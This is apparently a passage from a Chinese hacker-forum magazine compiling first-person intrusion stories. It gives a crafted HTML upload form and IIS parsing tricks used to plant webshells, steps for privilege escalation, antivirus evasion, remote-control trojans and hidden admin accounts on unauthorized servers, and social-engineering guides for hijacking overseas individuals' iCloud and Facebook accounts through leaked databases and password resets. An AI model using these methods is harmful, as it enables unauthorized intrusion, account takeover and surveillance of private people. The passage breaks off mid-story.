那就试一下 1.asp;.jpg 的后缀，传上去是传上去了，不过被重命名了，如图 1.2.12、1.2.13




图 1.2.12 找到上传




图 1.2.13 上传文件被重命名



拿 shell 一时陷入了僵局，没办法，询问了一下基友，精通 asp 及 html 的基友小续告诉我，将后台上传分离出来，构造本地表单来上传就可以突破了。

或者可以使用双文件上传来突破。

页面都是由函数构成的，在基友的帮助下分析源码抓包，构造一个本地表单。

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312" />
<title>无标题文档</title>
<style type="text/css">
<!--
.style1 {font-size: 12px}
-->
</style>
</head>
<body leftmargin="0" topmargin="0">

<table width="500" border="0" cellspacing="0" cellpadding="0">
<tr>
<td valign="middle">
<form
action="http://www.xxx.net/school/sitecms/upfile/wqerf213asdfuqwenxcvdrtdsfsgasd.asp"
method="post" enctype="multipart/form-data" name="form">
<input type="hidden" name="filepath" value="2013-3-16/1.asp">
<input type="hidden" name="act" value="upload">
<input type="file" name="file1">
<input type="submit" name="Submit" value="上传">
</form></td>
</tr>
</table>
</body>
</html>
```

一般突破上传的时候，都要看下 value 的内容，如果在 filepath 那里的输入了内容，就说明是目录。一般情况下目录都是没有就自动创建，如图 1.2.14

```
██████████/school/sitecms/upfile/wqerf213asdfuqwenxcv
:= "filepath" value="2013-3-16/1.asp">
:= "act" value="upload">
'file1">
:= "Submit" value="上传">
```



图 1.2.14 分析表单

利用这个表单来上传一个 jpg 木马，查看源代码就找到了马儿的地址了。访问 shell 的地址，

成功解析, (\*^\_\_^\*) 嘻嘻, 小呆送的 YD 马儿~, 如图 1.2.15、1.2.16

```
1
2 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.d
3 <html xmlns="http://www.w3.org/1999/xhtml">
4 <head>
5 <meta http-equiv="Content-Type" content="text/html; charset=gb2312" />
6 <title>无标题文档</title>
7 <style type="text/css">
8 <!--
9 .style1 {font-size: 12px}
10 -->
11 </style>
12 </head>
13 <body leftmargin="0" topmargin="0">
14 <FONT color=red>3</font><script>parent.myform.images.value+='2013-3-16/1.asp/201331620181688838.jpg'</script>
```

图 1.2.15 上传成功




图 1.2.16 访问 shell

不知是不是因为 IIS 解析的缘故, 每次登入都会反馈 404 页面, 没办法了, 写个小马进去再连接上传大马, 如图 1.2.17




图 1.2.17 一句话连接成功

这次成功登入大马了, 服务器有命令执行组件, 于是切到 cmd shell 的地方来执行命令, 默认的路径居然提示文件不存在, 怪哉, 传上去个 cmd.exe, 再执行, 成功了不过是 network Service 的权限, 如图 1.2.18、1.2.19






图 1.2.18 上传 cmd



图 1.2.19 查看权限

虽然能执行命令行,但是权限太小啊, net user /add 是执行不了的,据说 php 和 aspx 的 shell 会比 asp 的权限高一些,于是传上去,但还是没什么用。再试一下 Serv-U,也失败了。没办法,祭提权大杀器 pr,传到可写目录,虽然做了免杀,但是添加用户的命令还是被拦截了。查看了一下进程,好家伙,360 在此呢。

Nmap 了一下,再 ipconfig 一下,好吧,还是一台内网机器,端口大开放,但是也没啥兴趣尝试了。让基友直接从法客上 down 一个免杀马,种进去,如图 1.2.20、1.2.21




图 1.2.20 端口开放情况




图 1.2.21 种植远控马

此服务器的管理员还是挺勤快的，上次备份是 1 个月前，360 也比较新，那就马儿嗅探着，此次渗透暂时就告一段落了。

后来我细想了一下，除了上述办法，还可以利用注入点来爆破 MySQL 数据库，通过数据库执行命令备份脚本拿 shell，也可以利用 MySQL 数据库来提权，虽说不一定成功，但好歹也是 root 用户，还是有可能的，此 SHA-1 加密也是可以破解的~可恨当时怎么没想到啊~(o^~^o) 唉，如图 1.2.22




图 1.2.22 找到 root 的 hash

(全文完) 责任编辑：飞云

### 第 3 节. 杰奇 1.7 后台拿 shell+提权

作者：艾尼路

来自：法客论坛-F4ck Team

网址：<http://team.f4ck.net/>

看一个 c 段，找个这么个网站。

杰奇 cms，感觉像一个新申的网站，这种网站很可能用的是默认密码就在网址后加个 admin 找到后台，默认 admin admin 进去后台，如图 1.3.1 写的是 1.7 豪华版，网上找拿 shell 的方法，反正我没找到。

没办法，自己做黑盒测试吧。

首先试试 1.5 那个后台执行 sql 语句导出 shell，失败，如图 1.3.2



图 1.3.1 进入后台



图 1.3.2 sql 导出失败

然后试试它的备份，可是备份后完全找不到备份到哪去了，备份也可能坏了。然后发现可以改参数，点开模块管理-新闻发布-参数设置，添加上传 php,asp，然后点新闻发布，提示错误，如图 1.3.3



图 1.3.3 上传 asp 失败

一想环境是 iis6.0 的，可以试试改上传目录解析。在上传附件保存目录改为 image.php，然后上传 jpg 文件，提示找不到文件。然后改为 image.asp，上传包含 asp 代码的小马，复制上面图片网址的地址，成功得到 shell，如图 1.3.4



图 1.3.4 成功得到 shell

下面上传大马，找到可写目录 c:\windows\temp，一看支持 aspx,直接换 aspx 马。  
 能看 iis 没几个站，权限很大，执行 cmd,只能用 dir 跟 set，连 systeminfo 都用不了，不过没关系，set 一下，发现两个 mysql 路径，一个能浏览，一个不行，先找能浏览的，查看 user,myd，看不出来密文。找永恒本地搭建 mysql，然后解出明文是 123456。  
 这种密码八成连不上。果然失败，如图 1.3.5



图 1.3.5 连接失败

然后尝试溢出，失败。能读出 iispwd，没啥大用。  
 然后通过 iis spy 跨目录，用到的一个账号去连接 mysql，管理员这权限分配的居然读到 root 的密文，如图 1.3.6




图 1.3.6 读到 root 密文

解出连接，导不出来，一看 mysql 被降权了，如图 1.3.7

AccountType	512
Caption	S741365MySQL
Description	MySQL 运行账号，请勿删除
Disabled	False
Domain	S741365
FullName	MySQL 运行账号
InstallDate	
LocalAccount	True

图 1.3.7 mysql 被降权

在看管理账号时偶然看到有个 id 跟刚才那个进 mysql 数据库的 id 一样，那会不会密码也一

样呢？直接通过这个号进服务器，成功进入，如图 1.3.8



图 1.3.8 成功进入服务器

然后找到 `cmd` 路径，居然能执行 `netstat` 等其他命令了，但是还是无法执行 `net user`，就上传了个 `aio` 上去，直接建隐藏账号，显示 `success`，用隐藏账号连接，拿下。后来发现原来那个 `id` 被加到了 `administrators` 组，我说怎么权限那么大，这应该又是管理员的疏忽。

后来又研究了下这个后台，发现将允许上传的后缀改为 `asp.jpg` 上传后会得到 `x.asp.jpg`，没有测试阿帕奇环境，应该能解析成功。之后过了几天偶然看到篇 1.7 后台拿 `s hell` 的文章，是利用交流论坛那添加后缀然后论坛上上传附件，感觉比这个麻烦点儿，也没测试了。

写的不好，大牛勿喷。

（全文完）责任编辑：飞云

## 第二章 社会工程学

### 第 1 节. 海外人士社工特选经典案例

作者：YoCo Smart

来自：Silic Group Hacker Army

网址：<http://blackbap.org/>

这碗饭不好吃的原因很简单，大陆与海外网络习惯不同，大陆的人能够获得的免费 Email 服务通常只有像 163, yahoo, gmail, sina 等这些邮件商提供的 Email 平台，一旦某个邮件商的服务器发生安全问题，例如绿某盟经营某个一浪更比一浪浪的新浪服务器后门已经有好多年了，网民的 Email 安全得不到保障，但是也没有办法。因此，很多时候在社工某个人的时候，查一下被人脱掉的数据里的密码就能通杀某个人的一片了。而海外，提供免费 Email 服务的你会发现很多。从身边的电话商，家庭网络商，学校，大到 Facebook 等大型社区，都免费提供域名后缀的 Email 服务。另一方面，这些运营商安全做的普遍比国内好，至少绝对不会发生某浪被某盟经营后门好多年的情况。本帖习科信息团队就以实例来告诉



你海外社工渗透怎么玩的开, 希望各位看官能够举一反三~海外人士通常也会注册很多社交网站, 例如 Facebook, twitter, 连熬扒马都有注册, 国内 XX 客们在对这些人士渗透的时候呢, 通常第一步会直接 XX 库, FB 库, XX00 库上手, 先搜密码, 这个做法效率通常非常低, 几乎不可能成功。我说一个我们的做法, 以 FB 为例, 第一步确认他/她常用的注册邮箱, 如图 2.1.1



图 2.1.1 确认常用邮箱

Facebook 是打码的, 但是认真点不难破, 老外的邮箱, 多数是  
 名姓@xxx, 名数字@xxx 名, 姓@xxx, 名\_姓@xxx

名字其实我们事先已经确定了, 不确定看照片也不难猜数字, 通常 FB 会把首尾放出来, 不缺后缀, Gmail 是明的, lxxx.com 首字母 l 四位, 那就是 live.com 呗确定了邮箱以后, 说明这个邮箱是常用来注册网站的邮箱, ok, 我们去网上搜搜他/她在哪些站注册过因为 GFW 的关系, 海外华人站通常都是净土, 搞几个库不难, 尤其是目标人士所在地的当地华人网站, 超市啊, 论坛啊, 二手啊那么第二步就不细说了, 你从哪里搞库是你自己的事了前面说了, 这个邮箱通常用来注册各种网站, 我所接触的人中, 密码通常与机密邮箱密码不匹配, 90%不匹配, 不匹配拿不到机密信息, 但是不代表没有价值第三步, 就是告诉你怎么不用拿到他的机密邮箱就能拿到机密信息要知道一件事, iphone 在海外称作街机, 为什么是街机, 人手一个呗, 有的人三个四个都很正常。只有中国人拿着这个秀高端, 说句题外话, 秀高端还是去搜搜挪鸡鸭的 Vertu 吧言归正传注册嘛, 保不准就注册了苹果, 我遇到的概率约为 70%, 三个里面有俩还多的概率怎么确认他是否注册了苹果? 如图 2.1.2




图 2.1.2 发送信息

随便找个 iphone, 连接 wifi 用 imessage 给这个邮箱发消息, 蓝色的就是说明这个人用这



个邮箱注册了 Apple，并且使用 iPhone，绿色发送失败了，就说明这个邮箱不是苹果通常看 Facebook 里面的照片，可以看出 iPhone 的端倪，例如照片尺寸，或者有的人干脆手上拿着 iPhone 让别人拍，都很常见，确认这个人用 iPhone 控制他的 iCloud 比控制她的邮箱更容易也更有价值。我们来看这位兄台控制了某人的 iCloud(不懂 iCloud 请自行百度)，如图 2.1.3




图 2.1.3 iCloud 界面

据我们的渗透统计，习惯把机密邮箱设置为 iPhone 手机收信的不在少数，iCloud 的作用就是把重要邮件，通讯录，照片等上传到 iCloud 服务器，防止手机丢失后，重要数据找不回来的问题

咱们渗透不了 iCloud 服务器，还渗透不了 iCloud 账户？

通讯录，邮件，照片，你还得要什么？

对，还可以定位这个手机在哪里，误差很小 Apple 密码通常非常复杂，不太好搞

我们通常都是直接捅了注册邮箱，找回密码，如图 2.1.4




图 2.1.4 找回密码

这里为什么要用一个外国 IP+英文系统+英文浏览器，是有原因的

iCloud 服务器为了保证用户的账户安全，是有 IP 区域验证的，如图 2.1.5



图 2.1.5 IP 区域验证失败

Apple 注册的地区，进行找回密码就会提示会话结束不过俗话说的好，上有政策下有对策，搞个人家的注册地区的肉鸡服务器还不容易？海外的网络环境也好，生活环境也好，毕竟和国内有很多不同，不要以大陆人的思维去渗透海外人，要充分利用他们的环境和习惯，才能高效的进行工作另外还有前阵子的 iPhone 短信欺骗漏洞等等，习科团队作为互联网信息安全的领头人已经成功的利用过并欺骗成功过。哪个地方也不是针扎不进水泼不进，希望此贴能给大家带来灵感，在以后的信息安全工作中举一反三。

(全文完) 责任编辑 D.L

## 第 2 节. 海外人士社工特选经典案例 II

作者: YoCo Smart

来自: Silic Group Hacker Army

网址: <http://blackbap.org/>

这碗饭不好吃的原因很简单，大陆与海外网络习惯不同，大陆的人能够获得的免费 Email 这篇帖子要说的仍然是以 Facebook 下手第一步肯定是锁定目标，这个目标来源，当然是某个站得数据库中我们得到了这货的邮箱和密码，但是想要的信息不在其中，怎么办呢，搜下 FacebookFacebook 的找回密码：如图 2.2.1



图 2.2.1 FaceBook 的找回密码

我们找到这么几个邮箱，看来邮箱很多啊，但是都不好猜，那么也就是说需要拿到

### Facebook 密码才行

w\*\*\*\*\*h@s\*\*\*. n\*\*. tw

w\*\*\*\*\*h@s\*\*\*. net. tw

t\*\*\*\*\*t@y\*\*\*\*. c\*\*. tw

t\*\*\*\*\*t@yahoo. com. tw

w\*\*\*\*\*h@t\*\*\*\*. s\*\*\*. n\*\*. tw

w\*\*\*\*\*h@t\*\*\*\*. s\*\*\*. net. tw

Facebook 密码和邮箱密码不通杀，我们就拿他 Facebook 看邮箱好了但是 Facebook 有常用登陆限制和找回密码二次认证（见图 2. 2. 2）




图 2. 2. 2 FaceBook 找回密码认证

这里只有一种认证方法，不是安全提问，是拿他朋友里设置隐私权的照片，找找回密码的那个人来辨别照片里的人是那个不过好在不管是不是好友，朋友圈都是可见的，让你辨别照片，下面的名字是让你选择的，不是让你输入的这就好办，首先第一轮筛选，把没有照片没有朋友圈，没有头像的人好友剔除掉，第一轮大概能筛选掉一到两个好友剩下的，没办法了，只能挨个筛选了，如图 2. 2. 3



图 2. 2. 3 挨个筛选好友

资料中的好友可以搜索剩下的，其实就是看这些人的照片，自己来辨别了好吧，本帖就讲

这么多，大家有兴趣，自己弄个 Facebook 来找回密码玩两次就知道了，很有趣的。

(全文完)责任编辑：D.L

### 第 3 节. 一个模板引发的一系列血案

作者：ChriSt

来自：法客论坛 - F4ckTeam

网址：<http://team.f4ck.net>

前言：

我是销售女鞋的，准备弄一个独立的商城，自然就是用 shopex 或者 ecshop 了，一大早的就去淘宝找模版了。发现一个挺漂亮的模版。如图 2.3.1



图 2.3.1 看上了一模板

就是尼玛的偏贵了一点吧。(刚刚把准备买衣服的钱给域名续费了~) 先联系一下看看能不能便宜点。。如图 2.3.2



图 2.3.2 讨价换价

议价无果，倒是给我发了一个演示站。一个 shopex 的站,测试一下漏洞吧。。

啪啪的。爆出来了。如图 2.3.3



图 2.3.3 爆出帐号密码

Md5 解密去，进后台，上一句话，连接，如图 2.3.4

